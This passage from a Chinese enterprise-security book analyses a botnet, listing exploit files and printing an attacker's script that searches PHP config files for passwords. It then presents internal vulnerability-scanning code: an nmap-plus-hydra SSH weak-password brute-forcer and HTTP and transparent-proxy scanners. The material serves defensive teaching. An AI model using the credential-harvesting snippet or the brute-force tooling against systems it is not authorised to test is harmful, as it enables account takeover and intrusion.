drwxr-xr-x  4 root root   672 Jan 31 15:22  ./
-rwxr-xr-x  1 root root  6425 Nov 20  2013 2.6.11.c*
-rwxr-xr-x  1 root root 45046 Nov 18  2013 2.6.13.c*
-rwxr-xr-x  1 root root 21753 Nov 19  2013 2.6.18-164.c*
-rwxr-xr-x  1 root root 25201 Nov 19  2013 2.6.18-194.c*
-rwxr-xr-x  1 root root  3004 Nov 18  2013 2.6.18-6.c*
-rwxr-xr-x  1 root root  6472 Nov 15  2013 2.6.18.c*
-rwxr-xr-x  1 root root  6237 Nov 18  2013 2.6.182.c*
-rwxr-xr-x  1 root root  2598 Nov 20  2013 2.6.25.c*
-rwxr-xr-x  1 root root 24584 Nov 18  2013 2.6.27.c*
-rwxr-xr-x  1 root root  1572 Nov 18  2013 2.6.28.c*
-rwxr-xr-x  1 root root 23078 Nov 20  2013 2.6.30.c*
-rwxr-xr-x  1 root root  6307 Nov 18  2013 2.6.36-rc8_RDS.c*
-rwxr-xr-x  1 root root  4775 Nov 19  2013 2.6.9.c*
drwxr-xr-x 25 root root   600 Nov 23  2013  ../
drwxr-xr-x 22 root root   528 Nov 23  2013  ../
-rwxrwxrwx  1 root root  1205 Nov 15  2013 a.sh*
-rwxrwxr-x  1 root root  7067 Nov 19  2013 american-sign-language.c*
-rwxr-xr-x  1 root root  1682 Nov 19  2013 archer.c*
-rwxr-xr-x  1 root root  2634 Nov 19  2013 bug-mangle.c*
-rwxr-xr-x  1 root root  9004 Nov 19  2013 caps-to-root.c*
-rwxr-xr-x  1 root root  3514 Nov 23  2013 comp*
-rwxr-xr-x  1 root root   195 Nov 19  2013 cw*
-rwxr-xr-x  1 root root  7554 Nov 19  2013 death-star.c*
-rwxr-xr-x  1 root root  2890 Nov 17  2013 diane_lane_fucked_hard.c*
```

爬取 conf 用于密码 root 猜解如下：

```
count=0
blankLine=" "

echo " [-] Cautam fisierele de configurare... "

find / -name "*conf*.php" >> PATHS 2> /dev/null
TOTAL= grep -c . PATHS

echo " >>------> GATA.. ca am obosit de atata cautat! "
echo " [+] Cautam parolele in fisierele de configurare... "
```

通过上述分析，我们可以看到此僵尸网络利用 CVE-2012-1823 漏洞大肆传播，并且利用被控的肉鸡进行 2 种网络货币的挖掘，充分榨取肉鸡系统资源。Botnet 架构如图 8-33 所示。




图 8-33 BotNet 架构

8.7.3 应对僵尸网络威胁

图 8-34 是 2013 年 11 月某新出的 0day 导致的蠕虫（Botnet）爆发，图表示同期 Botnet 攻击尝试趋势统计。Botnet 从建立到覆灭是有其生命周期的，如图 8-35 所示，如果发现得早是可以及时修补漏洞，建立阻断策略，避免其危害扩散。

日常安全工作中通过对入侵检测数据的分析，能感知到僵尸网络的演变以及 0day\1day\Nday 的攻击趋势。当僵尸网络在其初期，尚未形成规模之时，如果及时联合业界安全联盟加以打击，必将其扼杀在摇篮。合作形式参见图 8-36。

通常 BAT 这类公司自有业务和服务器的规模庞大，作为一个目标巨大的“靶场”又是一个分布式的大“蜜罐”，如果能充分挖掘其数据潜力，定能帮助业界共同提升安全水平。




图 8-34　Botnet 攻击尝试统计

图 8-35　Botnet 生命周期




图 8-36　合作方式

8.8 安全运营

在企业初期，安全工作的主要内容通常是购买安全设备或者部署开源安全软件。可能安全岗位的职责也就是仅限于部署安全系统以及确保其稳定运行。但后来通常会发现安全状况并没有得到有效改善，其根本原因就是没有深耕细作，深入运营。

1. 安全方案选型


前面介绍了大量的安全产品与方案，那么是否逐一部署就能解决安全问题呢？答案是否定的。通常每个安全产品和系统的研发都有其既定的应对的安全场景，在采购部署之前，你是否有评估过我们的企业到底面临哪些风险，对应的应该选择什么安全产品和方案？

2. 安全事件的闭环运营

每年企业内部网络环境总会出现很多的安全事件，在我们匆忙应急，焦头烂额的解决之后，没有多久同类事件在另个角落可能又会发生，于是乎安全工程师们就变身为一个个救火队员。俗话说“一个人不能在同一个坑里摔两次”，我们迫切需要通过对安全事件闭环运营，完善每次发现的短板。

3. 可量化的安全能力

安全工作中我们会不断建设各种安全系统，上各种安全解决方案，但是很可能还是不能解决一个问题，我们的安全能力到底能打多少分？在下一波黑客攻击、新漏洞\蠕虫出现的时候，我们能阻断\发现多少事件？现有的安全系统足够解决全部的问题了吗？



Chapter 9 第 9 章

漏洞扫描

漏洞扫描、入侵感知和应急响应是技术维度日常工作中最重要的 3 个部分。

9.1 概述

漏洞是指缺少安全措施或采用的安全措施有缺陷，可能会被攻击者利用，对企业的信息资产的安全造成损害。漏洞扫描就是利用扫描器发现漏洞的过程。

企业的安全工程师在业务上线前或对公司所有资产进行周期性地例行扫描，可以在被攻击者发现可利用的漏洞之前发现并修复，将可能带来的损害减少到最低，对企业信息安全来说有积极主动、防患于未然的作用。外部黑客渗透前需要踩点，在得知域名及 IP 等有限的信息逐步进行尝试、还需要绕过 ACL、IDS、WAF 等防御措施。企业内部扫描可以直接拿到所有服务器的资产列表、所有 Web 的域名及在每个 IDC 部署扫描服务器，所以内部扫描更加方便、更全面。但是群众的智慧是无穷的，即便是这种信息不对称的情况下，外部的黑客或白帽子总有办法找到漏洞，所以各大互联网公司纷纷都建立了自己的应急响应中心（俗称 SRC），并给报漏洞的白帽子发丰厚的奖励。（注：当下的 SRC 已经不只奖励漏洞，同时还奖励举报的危害线索）可以说内部扫描可以发现 99% 以上的漏洞，剩余的则需要建立应急响应中心借助广大白帽子的力量（众测，类似众筹的一种形式）一起消灭掉，比如接收外部白帽子提供的漏洞和威胁情报信息并进行奖励。图 9-1 为国内某知名 SRC 的某

白帽子兑换奖励的截图。

图 9-1 某 SRC 奖励

9.2 漏洞扫描的种类

9.2.1 按漏洞类型分类

按扫描的漏洞的类型及目标不同，可以将漏洞扫描分为以下几种：

- ACL 扫描
- 弱口令扫描
- 系统及应用服务漏洞扫描
- Web 漏洞扫描

1. ACL 扫描

ACL 扫描是用来按一定的周期监视公司服务器及网络的 ACL 的，比如无需对外开放的端口或 IP 是否暴露在了公网中。ACL 扫描器的作用如下：

1）安全部门可以根据扫描报告督促网络管理员和系统管理员关闭暴露在公网中的高危

服务，避免重要的服务因放在公网中被入侵的风险。

2）等某些应用或某些版本的应用发现新漏洞时，安全部门可以快速从数据库中查到存在漏洞的服务及版本，直接报到业务部门去修复。

ACL 扫描的周期至少为一天一次，对于不同规模服务器的企业可以采用以下的方式：

1）对于服务器数量较少的公司，可以直接用 nmap 扫描，并将扫描出来的 IP、端口、应用服务名、应用版本、时间等信息存放到数据库中。

2）对于服务器数量很多的公司，可以用 Masscan 扫描出所有的端口信息，然后再用 nmap 去识别端口的协议及应用程序版本信息，可以根据实际情况部署扫描服务器的数量、形成分布式的架构，加快扫描速度。

2. 弱口令扫描

管理员因疏忽大意或安全意识薄弱给网络设备、服务器或应用使用了默认的和简单的口令，这种弱口令的设备挂在公网上后很快就被黑客或蠕虫扫描到并快速渗透。常见的扫描器如 Nessus、x-scan、h-scan、Hydra 都具备弱口令扫描的功能，其中 hydra 支持的服务列表如下：

asterisk cisco cisco-enable cvs ftp ftps http[s]-{head|get} http[s]-{get|post}-form http-proxy http-proxy-urlenum

icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] mssql mysql(v4) nntp oracle-listener oracle-sid pcanywhere

pcnfs pop3[s] postgres rdp redis rexec rlogin rsh s7-300 sip smb smtp[s] smtp-enum snmp

socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

注：弱口令是高危漏洞，扫描到后需要业务部门第一时间修复。

以下为一个 Python 调用 hydra 扫描 SSH 弱口令的脚本，扫描结束后会将结果写到一个文本文件中：

```
import os
import re
import glob
import datetime
```

```
# import subprocess

import torndb
from bs4 import BeautifulSoup

# honeypot white db
db_info = dict(
    hostname='127.0.0.1',
    database='honeypot',
    username='xxxxx',
    password='xxxxxx
)

# Nmap scan class
# ------------------------------------------------------------------------
class NmapScaner(object):
    def __init__(self, ip_list, exclude_file):
        self.dir = '/data1/ssh_scan'
        self.ip_list = "%s/%s" % (self.dir, ip_list)
        self.exclude_file = exclude_file
        self.report = "%s/report_%s.xml" % (self.dir, str(datetime.datetime.now())[:10])
        self.ssh_list = "%s/report_%s.ssh" % (self.dir, str(datetime.datetime.now())[:10])
        self.cmd = '/usr/bin/nmap -iL %s --excludefile %s -p 22,8022 -oX %s -n --open -vv' % (
            self.ip_list, self.exclude_file, self.report
        )
        self.hosts = []

    def start(self):
        print self.cmd
        os.system(self.cmd)
        # p = subprocess.Popen(self.cmd, shell=True)
        # p.wait()

    def result(self):
        print "report: ", self.report, type(self.report)
        p1 = r'<address addr="(.+?)" addrtype=".*"></address>'
        r1 = re.compile(p1)

        p2 = r'<port portid="(.+?)" protocol=".*">'
        r2 = re.compile(p2)

        soup = BeautifulSoup(open(self.report).read())
        results = soup.find_all("host")

        for item in results:
```

```
            host = dict()
            host["ports"] = list()
            ret_ip = r1.findall(str(item.address))
            if ret_ip:
                ip = ret_ip[0]
                host["ip"] = ip

            for port in item.ports:
                ret_port = r2.findall(str(port))
                if ret_port:
                    host["ports"].append(ret_port[0])

            self.hosts.append(host)

        # print hosts
        f = open(self.ssh_list, "w")
        for item in self.hosts:
            ports = item.get('ports')
            ip = item.get('ip')
            if ip in CONST_HONEYPOT:
                continue

            for port in ports:
                f.write('%s:%s\n' % (ip, port))

        return self.ssh_list


# Crack ssh passwd
# ------------------------------------------------------------------------------
class CrackSSH(object):
    def __init__(self, ssh_filename):
        self.ssh_file = ssh_filename
        self.dir = '/data1/ssh_scan'
        self.dir1 = '/data1/ssh_scan/scan_ssh'
        self.hydra = '/usr/local/bin/hydra'

    def prepare(self):
        cmd = 'rm -f %s/x*' % self.dir1
        print cmd
        os.system(cmd)
        cmd = "/usr/bin/killall -9 hydra"
        os.system(cmd)
        # ret = subprocess.call(cmd, shell=True)
        # print ret
        os.environ = '/data1/ssh_scan'
```

```
        cmd = 'cd %s;/usr/bin/split -l 2000 %s' % (self.dir1, self.ssh_file)
        # print cmd
        # ret = subprocess.call(cmd, shell=True)
        # print ret
        os.system(cmd)
        os.environ = None

    def scan(self):
        search = r'%s/x*' % self.dir1
        # print search, type(search)
        iplist = glob.glob(search)
        # print iplist
        for ip in iplist:
            cmd = '%s -vV -L %s/user.txt -P %s/password.txt -M %s ssh -o
%s.log -t 4 -w 10 -e nsr >> %s.log &' % \
                  (self.hydra, self.dir, self.dir, ip, ip, self.ssh_file)
            # print cmd
            os.system(cmd)


# Honeypot white list
# ------------------------------------------------------------------------------
class HoneyWhite(object):
    def __init__(self):
        self.db = torndb.Connection(
            host=db_info.get('hostname'), database=db_info.get('database'),
            user=db_info.get('username'), password=db_info.get('password')
        )
        self.whiteList = []

    def result(self):
        sql = "select * from honeypotip"
        ret = self.db.query(sql)
        for item in ret:
            self.whiteList.append(item.get('ip').strip())

        return self.whiteList


# Main Function
# ------------------------------------------------------------------------------
if __name__ == '__main__':
    # get honeypot white list
    honey_white = HoneyWhite()
    CONST_HONEYPOT = honey_white.result()
```

```
print "Honeypot white list\n", CONST_HONEYPOT

start_time = datetime.datetime.now()
ip_list_file = 'ip_list_test.txt'

exclude_file = "exclude_file.txt"
h_exclude_file = open(exclude_file, "w")
for ip in CONST_HONEYPOT:
    h_exclude_file.write("%s\n" % ip)
h_exclude_file.close()

nmap_scanner = NmapScaner(ip_list_file, exclude_file)
nmap_scanner.start()
ssh_file = nmap_scanner.result()

end_time = datetime.datetime.now()
use_time = (end_time - start_time).seconds / 60.0
print "Start Time:%s, End Time:%s, Cost %s minutes" % (start_time, end_time, use_time)

# start to crack ssh weak password
crack_ssh = CrackSSH(ssh_file)
crack_ssh.prepare()
crack_ssh.scan()
```

3. 系统及应用服务漏洞扫描

常见的系统及应用服务漏洞扫描器有 Nessus 及开源的 openVAS，当服务器数量巨大时，需要部署多台 Nessus 服务器以集群模式进行扫描。

实践方法如下：

1）用程序调用 Nessus 的接口，将 Nessus 的漏洞扫描做成周期性任务，每天对全部服务器进行一次安全扫描，并将扫描结果入库，按漏洞级别进行分级。

2）程序自动建立工单并提交到业务部门进行修复，修复好后再转到安全部门确认，形成一个良性的闭环（如果你所在的公司没有工单系统，则至少需要建立一个漏洞管理系统代替）。

注：Nessus 官方提供的 REST API 接口的 GitHub 地址为：https://github.com/tenable/nessrest。

4. Web 漏洞扫描

业内常用的 Web 漏洞扫描工具列表如下：

- Acunetix Web Vulnerability Scanner（AWVS）
- IBM Rational AppScan
- sqlmap
- w3af
- arachni
- Zed Attack Proxy

以上几款扫描器中，前 2 款是商业软件，后几款是免费开源的。

实践方法如下：

- 网站较少的公司。安全工程师手工用扫描器进行 Web 漏洞扫描即可，但至少要使用 2 款以上扫描器进行交叉确认，避免因某款扫描器漏报导致漏洞没扫到而被外界黑客利用的情况发生。一般建议 AWVS 必用，再配合 zap 或 arachni 进行确认。
- 网站较多的公司。大中型的互联网公司有成千上万个大大小小的网站，安全工程师人肉利用扫描工具进行扫描已经不现实了，需要自研扫描工具，实现自动化、批量化的漏洞扫描。常见的一个自动化 Web 漏洞扫描器的架构图 9-2 所示。




图 9-2 自动化 Web 安全检测平台

9.2.2 按扫描器行为分类

根据扫描器是否主动发包的行为，可将扫描器分为以下几种：

1）主动扫描
2）半被动扫描器
3）全被动扫描器

1. 主动扫描

常规的扫描器都是主动发包，然后根据返回的包判断目标设备是否存在漏洞。对于Web扫描器来说，是先将URL爬出来，然后再在该URL中各个可以输入参数的地方测试注入、XSS等负载。常用的AWVS、Sqlmap、Nessus等都是主动扫描器。

2. 半被动扫描

其实该类扫描器还是属于主动扫描器，区别是URL的获取途径不是爬虫，而是以下几种方式。

（1）通过Access log获取URL

例如将用户或QA访问站点的Access log去重后进行扫描。

（2）通过流量镜像的方式获取URL

通过旁路镜像得到全流量URL，去重后进行扫描。对于比较大规模的Web资源扫描，可以通过Storm流式计算平台将来自分光的全流量URL库rewrite替换，去重归一，验证真实性后作为扫描器的输入源，由消息队列推送至分布式扫描器中。以下为一个利用WAF log、爬虫结果及流量镜像中的URL作为输入源的扫描器的架构如图9-3所示。

（3）HTTP代理式的扫描器

这种方式常被QA或渗透测试人员使用，在浏览器设置一个代理，然后去访问网站的页面，每访问一个URL就会被放到后台去扫描，基本的框架代码如下：




图 9-3 URL 库作为扫描器输入源

```
class ProxyHandler(tornado.web.RequestHandler):
    SUPPORTED_METHODS = ['GET', 'POST', 'CONNECT']

    @tornado.web.asynchronous
    def get(self):
        url_info = dict(
            method=self.request.method,
            url=self.request.uri
        )
        self.request_info = None

        def handle_response(response):
            if (response.error and not
                    isinstance(response.error, tornado.httpclient.HTTPError)):
                self.set_status(500)
                self.write('Internal server error:\n' + str(response.error))
            else:
                self.set_status(response.code)
                for header in ('Date', 'Cache-Control', 'Server','Content-Type', 'Location'):
                    v = response.headers.get(header)
                    if v:
                        self.set_header(header, v)
                v = response.headers.get_list('Set-Cookie')
                if v:
                    for i in v:
                        self.add_header('Set-Cookie', i)
                if response.body:
                    self.write(response.body)

            # Insert http request  and response into mongodb
            if self.application.scan:
```

```
            url = url_info.get('url')
            url_filter = UrlFilter(url)
            if url_filter.filter():
                http_info = HttpInfo(url_info, self.request_info, response)
                values = http_info.get_info()
                mongodb = Mongodb(db_info)
                mongodb.insert(values)

        self.finish()

    body = self.request.body
    self.request_info = self.request
    if not body:
        body = None
    try:
        fetch_request(
            self.request.uri, handle_response,
            method=self.request.method, body=body,
            headers=self.request.headers, follow_redirects=False,
            allow_nonstandard_methods=True)

    except tornado.httpclient.HTTPError as e:
        if hasattr(e, 'response') and e.response:
            handle_response(e.response)
        else:
            self.set_status(500)
            self.write('Internal server error:\n' + str(e))
            self.finish()
```

完整的 demo 代码请参考：https://github.com/netxfly/passive_scan。

（4）vpn 式的扫描器

与前一种类似，不过该种扫描需要播入一个特定的 VPN 中，在 vpn 服务器中会设置一个透明代理，将 80 和 443 端口的数据转发到透明代理中，之后测试者每访问一个 URL 也会放到后台去扫描，以下的 golang 代码就实现了一个透明代理：

```
package main

import (
    "flag"
    "fmt"
    "github.com/netxfly/Transparent-Proxy-Scanner/hyperfox/proxy"
    "github.com/netxfly/Transparent-Proxy-Scanner/hyperfox/tools/capture"
```

```
    "strings"
    // "github.com/netxfly/Transparent-Proxy-Scanner/hyperfox/tools/logger"
    "github.com/toolkits/slice"
    "log"
    "net/http"
    "net/url"
    "os"
    "time"
    "upper.io/db"
    "upper.io/db/mongo"
)

const version = "0.9"

const (
    defaultAddress = `0.0.0.0`
    defaultPort    = uint(3129)
    defaultSSLPort = uint(3128)
)

const (
    Host     = "127.0.0.1"
    Port     = "27017"
    User     = "xsec"
    Password = "x@xsec.io"
    Database = "passive_scan"
)

var settings = mongo.ConnectionURL{
    Address:  db.Host(Host), // MongoDB hostname.
    Database: Database,      // Database name.
    User:     User,          // Optional user name.
    Password: Password,      // Optional user password.
}

var (
    flagAddress     = flag.String("l", defaultAddress, "Bind address.")
    flagPort        = flag.Uint("p", defaultPort, "Port to bind to, default is 3129")
    flagSSLPort     = flag.Uint("s", defaultSSLPort, "Port to bind to (SSL mode),
                      default is 3128.")
    flagSSLCertFile = flag.String("c", "", "Path to root CA certificate.")
    flagSSLKeyFile  = flag.String("k", "", "Path to root CA key.")
)

var (
```

```
    sess db.Database
    col  db.Collection
)

var (
    static_resource []string = []string{"js", "css", "jpg", "gif", "png", "exe",
 "zip", "rar", "ico",
        "gz", "7z", "tgz", "bmp", "pdf", "avi", "mp3", "mp4", "htm", "html", "shtml"}
)

// dbsetup sets up the database.
func dbsetup() error {
    var err error
    // Attemping to establish a connection to the database.
    sess, err = db.Open(mongo.Adapter, settings)
    fmt.Println(sess)

    if err != nil {
        log.Fatalf("db.Open(): %q\n", err)
    }

    // Pointing to the "http_info" table.
    col, err = sess.Collection("http_info")

    return nil
}

// filter function
func filter(content_type string, raw_url string) bool {
    ret := false
    if strings.Contains(content_type, "text/plain") || strings.Contains
    (content_type, "application/x-gzip") {
        url_parsed, _ := url.Parse(raw_url)
        path := url_parsed.Path
        t := strings.Split(path[1:], ".")
        suffix := t[len(t)-1]
        if !slice.ContainsString(static_resource, suffix) {
            ret = true
        }

    }
    return ret
}

// Parses flags and initializes Hyperfox tool.
func main() {
```

```
var err error
var sslEnabled bool

// Parsing command line flags.
flag.Parse()

// Opening database.
if err = dbsetup(); err != nil {
    log.Fatalf("db: %q", err)
}

// Remember to close the database session.
defer sess.Close()

// Is SSL enabled?
if *flagSSLPort > 0 && *flagSSLCertFile != "" {
    sslEnabled = true
}

// User requested SSL mode.
if sslEnabled {
    if *flagSSLCertFile == "" {
        flag.Usage()
        log.Fatal(ErrMissingSSLCert)
    }

    if *flagSSLKeyFile == "" {
        flag.Usage()
        log.Fatal(ErrMissingSSLKey)
    }

    os.Setenv(proxy.EnvSSLCert, *flagSSLCertFile)
    os.Setenv(proxy.EnvSSLKey, *flagSSLKeyFile)
}

// Creatig proxy.
p := proxy.NewProxy()

// Attaching logger.
// p.AddLogger(logger.Stdout{})

// Attaching capture tool.
res := make(chan capture.Response, 256)

p.AddBodyWriteCloser(capture.New(res))
```

```
    // Saving captured data with a goroutine.
    go func() {
        for {
            select {
            case r := <-res:
                if filter(r.ContentType, r.URL) {
                    // fmt.Println(r.Method, r.URL, r.ContentType)
                    if _, err := col.Append(r); err != nil {
                        log.Printf(ErrDatabaseError.Error(), err)
                    }
                }

            }
        }
    }()

    cerr := make(chan error)

    // Starting proxy servers.

    go func() {
        if err := p.Start(fmt.Sprintf("%s:%d", *flagAddress, *flagPort)); err != nil {
            cerr <- err
        }
    }()

    if sslEnabled {
        go func() {
           if err := p.StartTLS(fmt.Sprintf("%s:%d", *flagAddress, *flagSSLPort)); err != nil {
                cerr <- err
            }
        }()
    }

    err = <-cerr

    log.Fatalf(ErrBindFailed.Error(), err)
}
```

完整的实现代码请参考 GitHub：https://github.com/netxfly/Transparent-Proxy-Scanner。

3. 全被动扫描

部署方式上类似于 IDS，不主动爬 URL，而是对 B/S & C/S 双向交互的数据流进行扫

描以期发现漏洞，全被动扫描的特点如下：

1）不需要联网，不会主动爬取 URL，不会主动发出任何数据包。

2）更关注漏洞感知，而不是入侵行为。

何时需要被动扫描？在日常的安全管理中，经常有一些业务部门会引发安全管理之痛，例如：

- 业务部门没有经过安全部门的安全扫描和评估就擅自上线，结果上线的服务器或站点被入侵了。
- 业务上线时确实经过安全扫描和评审环节，当时证明是安全的，但在业务运营的过程中，经过几次更新，把安全漏洞更新到生产环境中了。
- 部分业务因人员更换或离职变成了无人管理的业务，也有可能资产不在公司的资产列表中，因长期无人维护被攻击者钻了空子。

有了被动式扫描器后，可以对这些处于灰色地带的资产进行防护。

9.3 如何应对大规模的资产扫描

近年来云计算和大数据很火，不少厂商的安全部门也纷纷引入了大数据及分布式运算，比如安全日志分析、通过大数据反爬虫、用流量镜像中的 URL 进行 Web 扫描、分布式扫描器等。普通的扫描方式在数万或几十万台服务器的环境下会遇到以下问题：

1）单台或数台扫描器仍不足以覆盖海量 IDC，完成全网扫描需要很多资源。

2）大量的并发扫描占用网络带宽，高峰时影响用户体验，执行深度检测可能会使应用或服务直接宕掉。

3）大量的误报以及中低风险漏洞会使人工解读和后续整理难上加难。

因此海量 IDC 规模下漏洞扫描需要寻求高效的方式，总体思路是减少工作量，有几个方法：

1）简化漏洞评估链，减少需要扫描的任务。

2）减少漏洞扫描的网络开销和被检查者的性能损耗。

3）减少漏洞扫描的种类。

4）减少手工确认的工作量。

在实践中，需要从以下几方面进行优化：

1）不做全网的漏洞扫描，先做端口扫描，这样做的前提是访问控制和纵深防御做到位，利用 ACL 大幅减少攻击面，把需要漏洞扫描的端口减少到 22、80、443 等，开的端口少了，全网全协议漏洞扫描就缩减为全网几个关键应用的扫描。

2）做好高危端口监控，防止“计划外”应用的滥用，这样漏洞扫描这件事就瘦身为端口监控加关键应用扫描。

3）在系统和应用扫描上，不完全依赖于网络扫描器，可同时借助于本机 agent 扫描，类似心脏滴血的漏洞与其从网络上去获取扫漏洞，不如在本地获取 OpenSSL 的版本更简单。服务器 OS 本地的 agent 除了可以扫系统型漏洞，还可以扫本地配置型漏洞，相对来说本地获取的信息比网络获取更准确，但代价是会消耗服务器资源，所以这块需要尽可能地减少性能损耗。

除了极个别大公司，对于绝大多数企业而言，自研扫描器比商业产品或成熟的开源产品扫描能力更强的可能性是不高的，但是单机扫描又严重影响效率，所以对于业务有一定规模但安全团队又没能力自制扫描器的公司，可以考虑将现有的扫描器改成分布式的，如下所示：

- 对于 Web 漏洞扫描，可以通过任务队列的方式将扫描任务发给 awvs、arachni、w3af 等扫描器，改成分布式扫描器。
- 对于服务器及网络漏洞扫描，可以多部署几台 Nessus 扫描器，并配置为集群模式，调用 API 进行大规模扫描。

9.4 小结

